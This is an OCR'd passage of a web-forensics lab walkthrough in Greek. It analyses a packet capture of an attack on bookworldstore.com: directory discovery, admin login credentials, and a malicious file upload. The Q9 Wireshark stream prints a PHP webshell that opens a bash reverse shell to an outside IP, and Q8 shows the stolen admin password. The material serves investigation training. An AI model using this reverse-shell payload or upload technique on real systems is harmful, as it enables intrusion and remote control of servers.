
Βήματα:

1. Από προηγούμενη SQLi response, σημειώστε frame number ή port.
2. Φιλτράρετε Wireshark: frame.number == X ή tcp.dstport == Y.
3. Ελέγξτε GET request/response για table names (π.χ. users).

Εργαλεία: Wireshark (Frame/Port Filter).







Q7: Κρυφός Κατάλογος


Ερώτηση: Κρυφοί κατάλογοι μπορεί να είναι σημεία μη εξουσιοδοτημένης πρόσβασης. Ποιο είναι το όνομα του καταλόγου που ανακάλυψε ο επιτιθέμενος;

Θεωρητική Βάση: Directory traversal/brute-force (ATT&CK T1190) εκμεταλλεύεται misconfigurations. Response 200 OK vs 404/403 ξεχωρίζει επιτυχίες.

Βήματα:

1. Φιλτράρετε HTTP requests από attacker IP: http contains "admin" && http.response.code == 200.
2. Από SQLi, ψάξτε για "admin" references.

Εργαλεία: Wireshark (HTTP Code Filter).



Wireshark · Follow TCP Stream (tcp.stream eq 644) · WebInvestigation.pcap

```
GET /admin HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 301 Moved Permanently
Date: Fri, 15 Mar 2024 12:12:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Location: http://bookworldstore.com/admin/
Content-Length: 324
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>301 Moved Permanently</title>
</head><body>
<h1>Moved Permanently</h1>
<p>The document has moved <a href="http://bookworldstore.com/admin/">here</a>.</p>
<hr>
<address>Apache/2.4.52 (Ubuntu) Server at bookworldstore.com Port 80</address>
</body></html>
GET /admin/ HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1

HTTP/1.1 302 Found
Date: Fri, 15 Mar 2024 12:12:57 GMT
Server: Apache/2.4.52 (Ubuntu)
Set-Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
```

Q8: Πιστοποιητικά Σύνδεσης


Ερώτηση: Ποια πιστοποιητικά χρησιμοποίησε ο επιτιθέμενος για login;

Θεωρητική Βάση: Credential dumping (π.χ. base64) δείχνει lateral movement. Decoders βοηθούν σε obfuscation.

Βήματα:


1. Στο Wireshark, επιλέξτε HTTP stream (Follow > HTTP Stream).
2. Πατήστε Up Arrow για expansion.
3. Αντιγράψτε encoded data (π.χ. base64) και decode online (π.χ. https://meyerweb.com/eric/tools/dencoder/).


Εργαλεία: Wireshark (Stream Follow), Online Decoder.




```
ST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 29
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1

username=admin&password=admin HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:13:03 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 291
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8

nvalid username or password.
<!DOCTYPE html>
<html lang="en">
<head>
    <meta charset="UTF-8">
    <meta name="viewport" content="width=device-width, initial-scale=1.0">
    <title>Admin Login</title>
</head>
<body>
    <h2>Admin Login</h2>
    <form action="" method="post">
        Username: <input type="text" name="username" required><br>
        Password: <input type="password" name="password" required><br>
        <input type="submit" value="Login">
    </form>
</body>
/html>
```

This is Invalid Username and password


Wireshark · Follow HTTP Stream (tcp.stream eq 647) · WebInvestigation.pcap
POST /admin/login.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 35
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/login.php
Cookie: PHPSESSID=ae7mvmmf2krhir4knqnmio680a
Upgrade-Insecure-Requests: 1
username=admin&password=admin123%21!HTTP/1.1 302 Found
You need to decode the URL
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
location: index.php
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
GET /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://bookworldstore.com/admin/login.php
Connection: keep-alive
Cookie: PHPSESSID=ae7mvmmf2krhir4knqnmio680a
Upgrade-Insecure-Requests: 1
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:17:34 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Entire conversation (2397 bytes)
Show data as ASCII
Stream 647
Find Next


meyerweb.com/eric/tools/dencoder/
Login
CryptoHack – A fun,...
Information Securit...
Base64 encoding: W...
Imgur: The magic of...
VirusTotal - Home
SpeechTexter | Type...
URL Decoder/Encoder
username=admin&password=admin123!HTTP/1.1 302 Found
Decode
Encode
Input a string of text and encode or decode it as you like.
Handy for turning encoded JavaScript URLs from complete gibberish into readable gibberish.
If you'd like to have the URL Decoder/Encoder for offline use, just view source and save to your hard drive.



Q9: Ανέβασμα Κακόβουλου Script


Ερώτηση: Έλεγχος για περαιτέρω πρόσβαση: Ποιο είναι το όνομα του κακόβουλου script που ανέβασε ο επιτιθέμενος;


Θεωρητική Βάση: File upload vulnerabilities (CWE-434) οδηγούν σε persistence (webshells). Ανάλυση streams αποκαλύπτει post-exploitation.


Βήματα:

1. Follow HTTP Stream για upload requests.
2. Expand stream (Up Arrow) – ψάξτε filename σε multipart/form-data.

Εργαλεία: Wireshark (HTTP Stream).






Wireshark · Follow HTTP Stream (tcp.stream eq 650) · WebInvestigation.pcap
POST /admin/index.php HTTP/1.1
Host: bookworldstore.com
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=-----------------------------356779360015075940041229236053
Content-Length: 441
Origin: http://bookworldstore.com
Connection: keep-alive
Referer: http://bookworldstore.com/admin/index.php
Cookie: PHPSESSID=ae7mvmmf2krhir4kngnmio680a
Upgrade-Insecure-Requests: 1
-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="fileToUpload"; filename="NVri2vhp.php"
Content-Type: application/x-php
<?php exec("/bin/bash -c 'bash -i >& /dev/tcp/"111.224.250.131"/443 0>&1'");?>
-----------------------------356779360015075940041229236053
Content-Disposition: form-data; name="submit"
Upload File
-----------------------------356779360015075940041229236053--
HTTP/1.1 200 OK
Date: Fri, 15 Mar 2024 12:24:17 GMT
Server: Apache/2.4.52 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 413
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html; charset=UTF-8
The file NVri2vhp.php has been uploaded.
<!DOCTYPE html>
<html lang="en">
Entire conversation (2107 bytes)
Show data as
ASCII
Stream 650